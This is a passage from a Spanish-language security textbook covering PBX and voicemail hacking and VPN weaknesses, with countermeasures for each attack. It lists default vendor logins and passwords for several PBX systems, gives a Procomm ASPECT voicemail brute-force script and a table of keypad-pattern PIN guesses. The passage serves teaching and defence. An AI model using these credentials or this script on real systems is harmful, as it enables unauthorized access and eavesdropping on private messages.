9. Asegúrese de que el escritorio de ayuda corporativo esté al pendiente de la importancia de dar o restablecer credenciales de acceso remoto. Todas las medidas de seguridad anteriores pueden esfumarse debido a una nueva contratación ansiosa en la división de soporte corporativo.
10. Centralice el abastecimiento de conectividad de marcado telefónico (de sistemas de fax a correo de voz) dentro de un departamento consciente de la seguridad en su organización.
11. Establezca directivas de firma para los trabajos de esta división central, de modo que abastecer línea servicio telefónico simple y viejo requiere menos que un acto de Dios o del director del consejo de administración, lo que llegue primero. Quienes pueden justificarlo deben usar el conmutador telefónico empresarial para restringir el marcado telefónico entrante en esa línea si la necesitan para su fax saliente o para acceder a sistemas BBS, etc. Obtenga el visto bueno de la administración para esta directiva y asegúrese de que tiene las agallas para implementarla. De otra forma, regrese al paso 1 y muestre cuántos agujeros descubrirá un ejercicio de marcado telefónico de guerra.
12. Regrese al paso 1. Las directivas con palabras elegantes son grandiosas, pero la única forma de asegurarse de que alguien no las está evitando es utilizar el marcado telefónico de guerra de manera regular. Lo recomendamos al menos cada seis meses para firmas con 10 000 líneas telefónicas o más, pero no haría daño hacerlo más a menudo.

¿Lo ve? Deshacerse de los hábitos de marcado telefónico es tan fácil como nuestro plan de 12 pasos. Por supuesto, resulta difícil implementar algunos de estos pasos, pero pensamos que la paranoia está justificada. Nuestros años combinados de experiencia en asesorar seguridad en grandes corporaciones nos ha enseñado que casi todas las compañías están bien protegidas por sus firewalls de Internet; sin embargo, inevitablemente todos tienen agujeros de marcado telefónico navegados de forma trivial y vistosa que llevan directo al corazón de su infraestructura de tecnología de la información. Lo decimos de nuevo: ir a la guerra con nuestros módems puede ser el paso más importante para mejorar la seguridad de su red.

HACKEO DE PBX

Todavía existen las conexiones de marcado telefónico a PBX. Permanecen como uno de los medios más usados para administrar un PBX, sobre todo por parte de los vendedores de PBX. Lo que solía ser una consola conectada a PBX ahora ha evolucionado a máquinas sofisticadas a las que se tiene acceso por medio de redes IP e interfaces de cliente. Una vez dicho eso, la evolución y facilidad de acceso han dejado muchas de las conexiones de marcado telefónico a algunos PBX bien establecidos y olvidados. Los vendedores de PBX suelen decir a sus clientes que necesitan acceso por marcado telefónico para soporte externo. Aunque esta afirmación puede ser cierta, muchas compañías manejan este proceso de forma deficiente y simplemente permiten que un módem esté siempre activo y conectado al PBX. Lo que deberían hacer las compañías es llamar a un vendedor cuando ocurre un problema. Si el vendedor necesita conectarse al PBX, entonces tecnología de la información da soporte a la persona o a la parte responsable que puede activar la conexión de módem, permite al vendedor hacer su trabajo y después desactiva la conexión cuando el vendedor haya terminado. Debido a que muchas compañías constantemente dejan la conexión activa, el marcado telefónico de guerra puede producir algunas pantallas con aspecto viejo, que se desplegarán a continuación. El hackeo de PBX toma la misma ruta que se describió antes para hackeo típico de conexiones por marcado telefónico.

Inicio de sesión de red de voz Octel

Popularidad:	*5*
Simplicidad:	*5*
Impacto:	*8*
Evaluación del riesgo:	***6***

Con los PBX de Octel, la contraseña de administrador de sistema debe ser un número. ¡Qué útiles llegan a ser estos sistemas algunas veces! En muchos sistemas Octel, la bandeja de entrada del administrador de sistema es 9999, como opción predeterminada. También observamos que algunas organizaciones simplemente cambian el cuadro predeterminado de 9999 a 99999 para frustrar a los atacantes. Si conoce el número telefónico del sistema de correo de voz de su compañía de destino, puede tratar de insertar cuatro, cinco o más 9 y ver si puede llamar a la bandeja de entrada del correo de voz del administrador del sistema. Si es así, tal vez tenga suerte y se conecte de regreso a la interfaz de marcado telefónico que se muestra a continuación y use la misma bandeja del administrador del sistema. En muchos casos, la cuenta de marcado telefónico no es la misma que la del administrador del sistema que usaría cuando hace una llamada telefónica, pero algunas veces por la facilidad de uso y administración, los administradores de sistema mantendrán esto igual. Aunque aquí no hay garantías.

```
XX-Feb-XX 05:03:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
```

```
                    Welcome to the Octel voice/data network.

All network data and programs are the confidential and/or proprietary
property of Octel Communications Corporation and/or others. Unauthorized
use, copying, downloading, forwarding or reproduction in any form by any
person of any network data or program is prohibited.

Copyright (C) 1994-1998 Octel Communications Corporation. All Rights Re-
served.

Please Enter System Manager Password:
Number must be entered
Enter the password of either System Manager mailbox, then press "Return."
```

PBX Telecom de Williams/Northern

Popularidad:	*5*
Simplicidad:	*5*
Impacto:	*8*
Evaluación del riesgo:	***6***

Si se encuentra con un sistema PBX Telecom de Williams/Northern, tal vez se parezca al del siguiente ejemplo. Al escribir **login** suele presentarse un indicador para que inserte un número de usuario. Por lo general, éste es un usuario de primer nivel y requiere un código de acceso numérico de cuatro dígitos. Obviamente, forzar un código numérico de cuatro dígitos no tomará mucho tiempo.

```
XX-Feb_XX 04:03:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

OVL111 IDLE 0
>
OVL111 IDLE 0
>
OVL111 IDLE 0
>
OVL111 IDLE 0
```

Vínculos Meridian

Popularidad:	*5*
Simplicidad:	*5*
Impacto:	*8*
Evaluación del riesgo:	***6***

A primera vista, algunos anuncios de sistemas Meridian pueden parecerse más a los de inicio de sesión UNIX estándar, porque muchas de estas interfaces de administración usan una aplicación de shell genérica restringida para administrar PBX. Dependiendo de la configuración del sistema, existen posibilidades de quebrar y olfatear estas shells restringidas. Por ejemplo, si las contraseñas de ID de usuario predeterminadas no se han deshabilitado, puede obtenerse el acceso a la consola de nivel de sistema. La única forma de saber si esta condición existe es intentar las combinaciones de cuentas de usuario y contraseñas predeterminadas. Las cuentas de usuario y contraseñas predeterminadas comunes, como el ID de usuario "maint" con una contraseña "maint", puede proporcionar las llaves del reino. Es posible que también existan cuentas predeterminadas adicionales en el sistema, como el ID de usuario "mluser" con la misma contraseña.

```
XX-Feb_XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

login:
login:
login:
login:
```

Rolm PhoneMail

Popularidad:	*5*
Simplicidad:	*5*
Impacto:	*8*
Evaluación del riesgo:	***6***

Si se ha cruzado con un sistema que se ve así, tal vez es un antiguo sistema Rolm PhoneMail. Incluso puede desplegar los anuncios para indicarlo así.

```
XX-Feb_XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAP

PM Login>
Illegal Input.
```

Aquí están los ID de cuentas de usuario y contraseñas predeterminadas de Rolm PhoneMail:

```
LOGIN: sysadmin    PASSWORD: sysadmin
LOGIN: tech        PASSWORD: tech
LOGIN: poll        PASSWORD: tech
```

ATT Definity G/System 75

Popularidad:	*5*
Simplicidad:	*5*
Impacto:	*8*
Evaluación del riesgo:	***6***

Un Definity G/System 75 de ATT es uno de los PBX más antiguos en los alrededores, y el indicador de inicio de sesión se ve igual a muchos indicadores de inicio de sesión de UNIX. Algunas veces también se proporciona la información del anuncio.

```
ATT UNIX S75
Login:
Password:
```

La siguiente es una lista de cuentas predeterminadas y contraseñas para el paquete System 75 antiguo. Como opción predeterminada, AT&T incluyó un gran número de cuentas y contraseñas ya instaladas y listas para usar. Por lo general, los dueños cambiarán estas cuentas mediante inteligencia preactiva o mediante alguna imposición externa, como una auditoría o una revisión de seguridad. En ocasiones, estas mismas cuentas predeterminadas se reinstalan cuando una nueva actualización ocurre con el sistema. Por lo tanto, la instalación original del sistema puede pedir un cambio de contraseña riguroso, pero una actualización o una serie de actualizaciones han vuelvo a invocar la contraseña de cuenta predeterminada. Aquí se muestra una lista de las cuentas y contraseñas predeterminadas conocidas de System 75 incluidas en cada paquete Definity G:

```
Login: enquiry   Password: enquirypw
Login: init      Password: initpw
Login: browse    Password: looker     browsepw
Login: maint     Password: rwmaint    maintpw
Login: locate    Password: locatepw
Login: rcust     Password: rcustpw
Login: tech      Password: field
Login: cust      Password: custpw
Login: inads     Password: inads      indspw    inadspw
Login: support   Password: supportpw
```

```
Login: bcms       Password: bcms
Login: bcms       Password: bcmpw
Login: bcnas      Password: bcnspw
Login: bcim       Password: bcimpw
Login: bciim      Password: bciimpw
Login: bcnas      Password: bcnspw
Login: craft      Password: craftpw    crftpw    crack
Login: blue       Password: bluepw
Login: field      Password: support
Login: kraft      Password: kraftpw
Login: nms        Password: nmspw
```

PBX protegido por ACE/Server

Popularidad:	*5*
Simplicidad:	*5*
Impacto:	*8*
Evaluación del riesgo:	***6***

Si surge un indicador de comandos/sistema con este aspecto, eche un vistazo y salga, porque tal vez no será capaz de derrotar al mecanismo utilizado para protegerlo. Usa un sistema de desafío-respuesta que requiere el uso de una ficha.

```
XX-Feb_XX 02:04:56 *91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

Hello
Password :
  89324123 :

Hello
Password :
  65872901 :
PBX Hacking Countermessures
```

Al igual que con las medidas para contrarrestar el marcado telefónico, asegúrese de reducir el tiempo que mantiene el módem activo, emplee varias formas de autentificación (por ejemplo, de dos vías, si es posible) y siempre emplee algún tipo de bloqueo en intentos fallidos.

HACKEO DE CORREO DE VOZ

¿Nunca se ha preguntado cómo entran los hackers en sistemas de correo de voz? ¿Aprenden sobre una fusión o una adquisición antes de que realmente ocurra? Uno de los hackeos más antiguos en el libro incluye el intento de entrar en una bandeja de correo de voz. Nadie en su compañía es inmune, y por lo general los directores son los que plantean mayores riesgos porque la opción de elegir un código único para su correo de voz rara vez ocupa un lugar importante en su agenda.

Hackeo de correo de voz por fuerza bruta

Popularidad:	*2*
Simplicidad:	*8*
Impacto:	*9*
Evaluación del riesgo:	***6***

A principios de la década de 1990 se escribieron dos programas que intentan hackear sistemas de correo de voz: Voicemail Box Hacker 3.0 y VrACK 0.51. Hemos tratado de usar estas herramientas en el pasado, y fueron escritas principalmente para sistemas de correo de voz mucho más antiguos y menos seguros. El programa Voicemail Box Hacker sólo permitirá probar correos de voz con contraseñas de cuatro dígitos, y no es expansible en las versiones con las que hemos trabajado. El programa VrACK tiene algunas características interesantes. Sin embargo, es difícil crear secuencias de comandos, fue escrito en máquinas viejas de arquitectura *x*83, y es un poco inestable en entornos nuevos. Tal vez ambos programas no tendrán ya soporte debido a la poca popularidad relativa de tratar de hackear correos de voz; por esto, nunca se continuaron las actualizaciones. Por lo tanto, hackear correo de voz nos lleva de nuevo a usar nuestro lenguaje de secuencia de comandos ASPECT.

Al igual que hackear conexiones de marcado telefónico por fuerza bruta con el uso de secuencias de comandos ASPECT, que ya se describió, las bandejas de correo de voz pueden hackearse de manera similar. La diferencia principal es que al usar el método de creación de secuencias de comandos por fuerza bruta, las bases de suposición cambian debido a que, en esencia, va a usar el método de creación de secuencias de comandos y, al mismo tiempo, escuchará si tiene éxito en lugar de registrar y regresar a ver lo que ocurrió. Por lo tanto, este ejemplo es un hackeo atendido o manual, y no uno de los aburridos (pero puede funcionar al usar contraseñas o combinaciones de contraseñas simples que pueden seleccionar los usuarios de bandeja de correo de voz).

Para tratar de comprometer un sistema de correo de voz, ya sea por medios manuales o al programar una secuencia de comandos por fuerza bruta (no usando ingeniería social, en este ejemplo), los componentes requeridos son los siguientes: el número telefónico principal del sistema de correo de voz para acceder a éste, un correo de voz de destino, incluido el número de dígitos (por lo general tres, cuatro o cinco) y una adivinación informada del largo mínimo y máximo de la contraseña de bandeja de correo de voz. En casi todas las organizaciones modernas pueden hacerse ciertas presunciones acerca de la seguridad del correo de voz. Estas presunciones tienen que ver con el largo mínimo y máximo de la contraseña, al igual que con las contraseñas predeterminadas, por mencionar algunas. Una compañía tendría que estar loca para no activar al menos una seguridad mínima; sin embargo, hemos visto que pasa. No obstante, supongamos que hay seguridad mínima y que las bandejas de correo de voz de nuestra compañía de destino tienen contraseñas. Con eso, hagamos que comience la creación de secuencia de comandos.

Nuestra meta consiste en crear algo similar a la secuencia de comandos simple que se muestra a continuación. Empecemos por examinar lo que queremos que haga la secuencia de comandos (consulte el listado de código 6-9). Éste es un ejemplo básico de una secuencia de comandos que marca al sistema de bandeja de correo de voz, espera la bienvenida automática (como "Bienvenido al sistema de correo de voz de la Compañía X. Número de correo de voz, por favor."), inserta el número de bandeja de correo de voz, inserta un punto para aceptar, inserta una con-

traseña, inserta un punto nuevamente, y repite el proceso una vez más. Este ejemplo prueba seis contraseñas para la bandeja de correo de voz 5019. Al usar cierto ingenio con su lenguaje de programación favorito, puede crear fácilmente esta secuencia de comandos repetitiva al usar un diccionario de números de su elección. Lo más probable es que necesite modificar la secuencia de comandos, al programarla para las características del módem y otras opciones. Esta misma secuencia de comandos puede ejecutarse de manera grandiosa en un sistema y de forma deficiente en otro. Por lo tanto, resulta invaluable escuchar la secuencia de comandos mientras se ejecuta y poner atención al proceso. Una vez que tiene su prototipo de prueba, puede usar un diccionario de números mucho más grande, que se analizará pronto.

Listado de código 6-9. Secuencia de comandos de hackeo de correo de voz normal en el lenguaje ASPECT de Procomm Plus

```
'ASP/WAS script for Procomm Plus Voicemail Hacking
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

proc main
transmit "atdt*918005551212,,,,,5019#,111111#,,5019#,222222#,,"
transmit "^M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,,,,,5019#,333333#,,5019#,555555#,,"
transmit "^M"
WAITQUIET 37
HANGUP
transmit "atdt*918005551212,,,,,5019#,666666#,,5019#,777777#,,"
transmit "^M"
WAITQUIET 37
HANGUP
endproc
```

Las relativamente buenas noticias acerca de las contraseñas de sistemas de correo de voz es que casi todas incluyen únicamente números de 0 a 9, así que para los matemáticos existe un número finito de contraseñas que debe probarse. Ese número finito depende del tamaño máximo de la contraseña. Cuanto más larga sea, mayor tiempo tardará, en teoría, para poner en peligro una bandeja de correo de voz. Sin embargo, una vez más el lado negativo de este proceso es que se trata de un hackeo atendido, algo que tiene que estar escuchando mientras lo hace. Pero una persona inteligente puede grabar en cinta toda la sesión y reproducirla después, o tomar un procesamiento de señal digital y ver las anomalías y tendencias en el proceso. Sin importar si la sesión se graba o es en vivo, casi todo el tiempo está escuchando en espera de anomalías, planeando para la falla. El mensaje de éxito suele ser: "Tiene X nuevos mensajes. Menú principal..." Cada sistema de correo de voz tiene diferentes contestadoras automáticas, y si no está familiarizado con la contestadora del objetivo, tal vez no sepa qué escuchar. Pero no se decepcione por eso, porque está escuchando a la espera de una anomalía en un campo de fallas. Inténtelo, y entenderá pronto el tema. Revise las matemáticas finitas de forzar de 000000 a 999999, y verá que el tiempo que toma hackear todo el "espacio de claves" es largo. A medida que agregue un dígito al tamaño de la contraseña, el tiempo para probar el espacio de claves aumenta de manera impactante. Otros métodos pueden ser útiles para reducir el tiempo de prueba.

¿Qué podemos hacer para ayudar a reducir los tiempos de prueba finitos? Un método consiste en utilizar caracteres (números) que las personas tienden a recordar fácilmente. El teclado numérico del teléfono es una incubadora de patrones, porque está en un diseño cuadrado. Los usuarios pueden usar contraseñas que están en forma de Z, como 1235789. Una vez dicho eso, en la tabla 6-1 se muestran patrones que hemos acumulado principalmente al observar el teclado numérico. No se trata de una lista muy completa, pero vale la pena probarla. También pruebe lo obvio (por ejemplo, la misma contraseña que la bandeja de correo de voz, o caracteres repetidos, como 111111, pueden poner en peligro una contraseña predeterminada temporal). Los objetivos más relevantes serán los que ya hayan configurado una bandeja de correo de voz, pero en ocasiones se encuentra un conjunto de bandejas de correo de voz que fueron establecidas pero nunca se utilizaron. No tiene mucho sentido poner en peligro bandejas que ya se han configurado, a menos que sea un tipo de auditor que intenta hacer que las personas practiquen una mejor seguridad.

Una vez que ha puesto en peligro un objetivo, tenga cuidado de no cambiar nada. Si cambia la contraseña de la bandeja, tal vez se note, a menos que la persona no sea un usuario de correo de voz rabiosa o esté fuera de la ciudad o de vacaciones. En casos raros, las compañías han establecido directivas para cambiar contraseñas de correo de voz cada X días, al igual que los sistemas computacionales. Por lo tanto, una vez que alguien configura una contraseña, rara vez la cambia. Escuchar los mensajes de otras personas puede llevarlo directo a la cárcel, así que no le estamos diciendo que intente entrar en un sistema de correo de voz de esta forma. Como siempre, estamos apuntando a puntos teóricos de la manera en que puede hackearse el correo de voz.

Por último, este método de fuerza bruta puede obtener beneficios de una automatización de escucha de cualquier anomalía. Hemos teorizado que si la voz análoga puede capturarse en alguna forma de dispositivo de proceso de señal digital, o si se entrenara apropiadamente a un programa de hablar y escribir y escuchara alguna normalidad en el fundo, tal vez no tenga que sentarse y escuchar la secuencia de comandos.

Patrones de secuencia	
123456	234567
345678	456789
567890	678901
789012	890123
901234	012345
654321	765432
876543	987654
098765	109876
210987	321098
432109	543210
123456789	987654321

Tabla 6-1 Contraseñas de prueba de correo de voz.

Patrones	
147741	258852
369963	963369
159951	123321
456654	789987
987654	123369
147789	357753
Z	
1235789	9875321
Repeticiones	
335577	115599
775533	995511
U	
U	1478963
U invertida	7412369
U derecha	1236987
U izquierda	3214789
Ángulos	
Ángulos	14789
Ángulos	78963
Ángulos	12369
Ángulos	32147
0 comenzando en puntos diferentes	
147896321	963214789
478963214	632147896
789632147	321478963
896321478	214789632
X comenzando en puntos diferentes	
159357	753159
357159	951357
159753	357951

Tabla 6-1 Contraseñas de prueba de correo de voz (*continuación*).

+ comenzando en puntos diferentes	
258456	654852
258654	654258
456258	852456
456852	852654
Z comenzando en puntos diferentes	
1235789	3215987
9875321	7895123
Superior	
Pasar a través	172839
Pasar a través 1	283917
Pasar a través 2	39178
Reversa	
Pasar a través	392817
Pasar a través 1	281739
Pasar a través 2	173928
Inferior	
Pasar a través	718293
Pasar a través 1	829371
Pasar a través 2	937182
Reversa	
Pasar a través	938271
Pasar a través 1	827193
Pasar a través 2	719382
Izquierda a derecha	
Pasar a través	134679
Pasar a través 1	467913
Pasar a través 2	791346
Reversa	
Pasar a través	316497
Pasar a través 1	649731
Pasar a través 2	973164

Tabla 6-1 Contraseñas de prueba de correo de voz (*conclusión*).

Medidas para contrarrestar el hackeo de correo de voz por fuerza bruta

Emplee medidas fuertes de seguridad en su sistema de correo de voz. Por ejemplo, aplique bloqueo para intentos fallados, de modo que si alguien intenta usar fuerza bruta en un ataque, sólo puede tener de cinco a siete intentos antes de que se bloquee.

HACKEO DE RED PRIVADA VIRTUAL (VPN)

Debido a la estabilidad y ubicuidad de la red telefónica, la conectividad del servicio telefónico simple y antiguo ha estado con nosotros desde hace tiempo. Sin embargo, las tierras movedizas de la industria tecnológica han reemplazado la conexión de marcado telefónico como el mecanismo de acceso remoto y nos ha dado la red privada virtual (VPN, Virtual Private Network). VPN es un concepto más amplio que una tecnología o un protocolo específico; incluye el cifrado y "entunelamiento" de datos privados en Internet. Las justificaciones principales para VPN son la seguridad, el ahorro en costo y la conveniencia. Al utilizar conectividad de Internet existente para oficina remota, el usuario remoto, e incluso las comunicaciones de socios remotos (extranet), se reducen bastante los altos costos y la complejidad de infraestructura de red de área amplia (líneas telco arrendadas y conjuntos de módems).

Las VPN pueden construirse de varias formas, que van desde OpenVPN de fuente abierta hasta varios métodos de propietario, como Secure Remote de Check Point Software. Secure Remote en el cliente establecerá, según lo considere necesario, una sesión cifrada con la firewall. Antes de que pueda hacer esto, el cliente Secure Remote necesita saber con qué host puede hablar para cifrado y cuáles son las claves de cifrado. Esto se logra al traer el sitio del servidor remoto. Una vez que Secure Remote determina que necesita cifrar el tráfico a la firewall, se realiza la autentificación. Ésta puede ser una contraseña simple, SKey, SecurID o un certificado, pero todos los datos entre la firewall y el cliente se cifran, así que la contraseña (aunque sea una contraseña simple) no se divulga a todos lados.

Los dos "estándares" más conocidos de VPN son la seguridad de IP (IPSec, IP Security) y el protocolo de entunelamiento de capa 2 (L2TP, Layer 2 Tunneling Protocol), que sustituyó a los esfuerzos previos conocidos como protocolo de entunelamiento de punto a punto (PPTP, Point to Point Tunneling Protocol) y Layer 2 Forwarding (L2F, reenvío de capa 2). Las revisiones técnicas de estas tecnologías complejas están más allá del alcance de este libro. Aconsejamos al lector interesado que revise los borradores de Internet relevantes en http://www.ietf.org para conocer descripciones detalladas de su funcionamiento.

En resumen, *entunelamiento* incluye la encapsulación de un datagrama con otro, ya sea IP dentro de IP (IPSec) o PPP con GRE (PPTP). En la figura 6-7 se ilustra el concepto de entunelamiento de un VPN básico entre entidades A y B (que pueden ser hosts individuales o una red completa). B envía un paquete a A (dirección de destino "A") a través de la puerta de enlace 2 (GW2, que puede ser una cuña de software en B). GW2 encapsula el paquete dentro de otro destinado para GW1. GW1 retira el encabezado temporal y entrega el paquete original a A. El paquete original puede cifrarse de forma opcional mientras atraviesa Internet (línea de guiones).

Ahora las tecnologías VPN son los métodos principales para comunicaciones remotas, que hace que sean objetivos primordiales para los hackers. ¿Cómo le va a una VPN cuando se le revisa con un examen atento? Proporcionaremos algunos ejemplos a continuación.

Entrada en PPTP de Microsoft

Popularidad:	*7*
Simplicidad:	*7*
Impacto:	*8*
Evaluación del riesgo:	***7***

Un buen ejemplo es el análisis criptográfico del 1 de junio de 1998 de la implementación PPTP de Microsoft por parte del renombrado criptógrafo Bruce Schneier y el prominente hacker Peiter Mudge Zatko de L0pht Heavy Industries (revise http://www.schneier.com/paper-pptp.html). Un viaje técnico de los descubrimientos en este artículo escrito por Aleph One para *Phrack Magazine* puede encontrarse en http://www.phrack.org/issues.html?issue=53&id=12#article. Aleph Ones trae a la luz más información sobre inseguridades de PPTP, incluido el concepto de engañar a un servidor PPTP para cosechar credenciales de autentificación. Un seguimiento del artículo original que resuelve las mejoras a PPTP proporcionado por Microsoft en 1998 está disponible en http://www.schneier.com/paper-pptpv2.html.

Aunque este artículo sólo aplica a la implementación específica de Microsoft de PPTP, se pueden aprender más lecciones acerca de VPN en general. Debido a que está orientado a tecnología de seguridad, la mayoría de las personas supone que el diseño y la implementación de su tecnología VPN seleccionada son impenetrables. El artículo de Schneier y Mudge es una llamada de atención para despertar a esas personas. Analizaremos algunos de los temas más interesantes de su trabajo para ilustrar este punto.

Cuando leemos el artículo de Schneier y Mudge, es importante tener en cuenta sus suposiciones y entornos de prueba. Ellos estudiaron una interacción cliente/servidor PPTP, no una ar-




Figura 6-7 Entunelamiento de un tipo de tráfico dentro de otro, la premisa básica de red privada virtual.

quitectura de puerta de enlace de servidor a servidor. La conexión al cliente se mantuvo, como hipótesis, mediante alimentación de directa de Internet, no mediante marcado telefónico. Además, algunos de estos ataques que proponen fueron basados en la capacidad de escuchar a escondidas libremente la sesión PPTP. Aunque ninguno de estos problemas afecta su conclusión, es importante tener en cuenta que un adversario con la capacidad de escuchar a escondidas en estas comunicaciones ya ha derribado gran parte de su seguridad.

Los descubrimientos principales del artículo son los siguientes:

- El protocolo de autentificación segura de Microsoft, MS-CHAP, depende de funciones criptográficas heredadas que se han derrotado antes con una relativa facilidad (el hash LanManager tiene una debilidad evidente y explotada por la herramienta L0phtcrack).
- El material semilla para claves de sesión que se usa para cifrar datos de red se genera a partir de contraseñas proporcionadas por el usuario, lo que disminuye la longitud práctica de las claves debajo de los 40 y 128 bits que se consideran fuertes.
- El algoritmo de cifrado de sesión seleccionado (algoritmo simétrico RC4 de RSA) fue debilitado bastante por la reutilización de claves de sesión en ambas direcciones, envío y recepción, haciéndolo vulnerable a un ataque criptográfico común.
- El canal de control (puerto 1723 de TCP) para negociar y administrar carece por completo de autentificación y es vulnerable a ataques de negación de servicio (DoS) y engaño.
- Sólo la carga de datos se cifra, lo que permite que quienes escuchan a escondidas obtengan mucha información útil al controlar el tráfico de canal.
- Se creó la hipótesis de que los clientes que se conectan a redes por medio de servidores PPTP pueden actuar como una puerta trasera en tales redes.

Arreglo de PPTP

¿Lo anterior significa que el cielo se está cayendo para VPN? Definitivamente no. Una vez más, estos puntos son específicos para la implementación PPTP de Microsoft más vieja, y PPTP ha mejorado de manera significativa en Windows 2000 y posterior, y proporciona la capacidad de usar el protocolo L2TP basado en IPSec.

NOTA Schneier y Mudge publicaron un artículo de seguimiento (en gran parte) encomendado por Microsoft para resolver de modo apropiado la mayoría de las fallas que identificaron originalmente. Sin embargo, observaron que MS PPTP todavía depende de contraseña proporcionada por usuario para brindar entropía para la clave de cifrado.

La lección más importante aprendida en el artículo de Schneier y Mudge queda sin mencionarse: las personas con recursos están dispuestas a quebrar VPN, y son capaces de hacerlo, a pesar de los formidables esfuerzos de seguridad. Algunos puntos cruciales son las posibles vulnerabilidades perdurables en la plataforma o el sistema operativo de la VPN (por ejemplo, el problema del hash de LanMan) y malas decisiones de diseño (el canal de control no autentificado y el reciclaje de claves de sesión con el cifrador RC4) para derribar un sistema que de otra forma sería seguro.

Una paradoja interesante del artículo de Schneier y Mudge: aunque menosprecian abiertamente la implementación de PPTP de Microsoft, profesan el optimismo industrial general de que IPSec se convertirá en la tecnología de VPN dominante, sobre todo por su proceso de desarrollo revisado por colegas. Sin embargo, PPTP e incluso la extensión de propietario de Microsoft están públicamente disponibles como borradores de Internet (http://www.ietf.org/html.charters/pppext-charter.html). ¿Qué hace a IPSec tan especial? Nada, en una palabra. Pensamos que sería interesante que alguien prestara una atención similar a IPSec. ¡Y lo que usted sabe, Bruce Schneier lo sabía!

Algunos análisis de experto de IPSec: Schneier y Ferguson opinan

Muchos se han irritado por la inescrutabilidad del estándar del borrador de IPSec, pero Microsoft la ha incrustado en Windows 2000 y posterior, así que no irá a ningún lugar por un tiempo. Sin embargo, esta inescrutabilidad puede tener un lado positivo. Debido a que nadie parece entender por completo lo que hace realmente IPSec, muchos tienen una idea de cómo atacarlo cuando se cruzan con éste. (Por lo general, los dispositivos que recibe IPSec pueden identificarse al escuchar en el puerto 500 de UDP, el protocolo Internet Key Exchange [IKE].) Sin embargo, como verá después, la oscuridad nunca es una buena suposición sobre la cual construir un protocolo de seguridad.

Frescos de la conquista de PPTP, Bruce Schneier y su colega Niels Ferguson en Counterpane Internet Security dirigieron un "uno-dos" al protocolo IPSec en su artículo en http://www.schneier.com/paper-ipsec.html. La queja más fuerte de Schneier y Ferguson es la complejidad de los documentos y, por supuesto, del propio protocolo del estándar IPSec. Después de años de tratar de penetrar estos documentos nosotros mismos, no podemos estar más de acuerdo. Aunque no recomendaríamos este artículo a nadie que no esté familiarizado íntimamente con IPSec, es una lectura agradable para quienes sí lo están. Aquí se muestra un ejemplo de estas ocurrencias clásicas y recomendaciones astutas que lo hacen revisar rápidamente las hojas:

- "Los comités no deben desarrollar protocolos criptográficos."
- "El peor enemigo de la seguridad es la complejidad."
- "La única forma razonable de probar la seguridad de un sistema es realizar revisiones en éste." (el *raison d'être* de este libro).
- "Elimine el modo de transporte y el protocolo AH, y plegue la autentificación del texto cifrado en el protocolo ESP, dejando sólo ESP en el modo de túnel."

Schneier y Ferguson terminaron con un manifiesto: "En nuestra opinión, IPSec es demasiado complejo para ser seguro", dijeron, pero es mejor que cualquier otra seguridad IP en existencia. Evidentemente, los usuarios actuales de IPSec están en las manos del vendedor que implementó el estándar. Ya sea que esto profese cosas buenas o malas para ser vistas conforme cada implementación pasa la observación atenta de atacantes ansiosos en cualquier lugar. Aunque IPSec es un protocolo complicado, intentaremos resaltar sus puntos clave para conocerlo lo suficiente con el fin de atacarlo.

Lo básico de las VPN de IPSec

Seguridad de protocolo de Internet, IPSec, es una colección de protocolos que proporcionan seguridad de capa 3 mediante autentificación y cifrado. Generalizando, todas las VPN pueden dividirse en un nivel alto como VPN de sitio a sitio o de cliente a sitio. Es importante darse cuenta de que no importa qué tipo de VPN esté en uso, todas establecen un túnel privado entre dos redes a través de una tercera, por lo general una red menos segura.

- **VPN de sitio a sitio** Con una VPN de sitio a sitio, ambos puntos suelen ser dispositivos dedicados llamados puertas de enlace de VPN, que son responsables de diversas tareas, como establecimiento de túnel, cifrado y enrutamiento. Los sistemas que intentan comunicarse a un sitio remoto se reenvían a estas puertas de enlace de VPN en su red local, que a cambio dirige perfectamente el tráfico a través de un túnel seguro al sitio remoto, sin interacción de cliente.
- **VPN de cliente a sitio** Las VPN de acceso remoto de cliente a sitio permiten que un solo usuario remoto acceda a recursos mediante una red menos segura como Internet. Las VPN de cliente a sitio requieren que el usuario tenga un cliente VPN basado en software en su sistema que maneja las tareas de sesiones como establecimiento de túnel, cifrado y enrutamiento. Puede ser uno denso como el cliente Cisco VPN, o puede ser un explorador Web, en el caso de VPN de SSL. Dependiendo de la configuración, ya sea que todo el tráfico del sistema cliente se reenvíe a través del túnel de VPN (con el divisor de entunelamiento deshabilitado) o que sólo se reenvíe tráfico definido mientras todo el demás tráfico toma la ruta predeterminada del cliente (entunelamiento dividido habilitado).

Una nota importante es que con el entunelamiento dividido habilitado y la VPN conectada, el sistema del cliente cruza por encima de la red interna corporativa e Internet. Por ello, resulta crucial que se mantenga el entunelamiento dividido deshabilitado todo el tiempo, a menos que sea absolutamente necesario.

Autentificación y establecimiento de túnel en VPN de IPSec

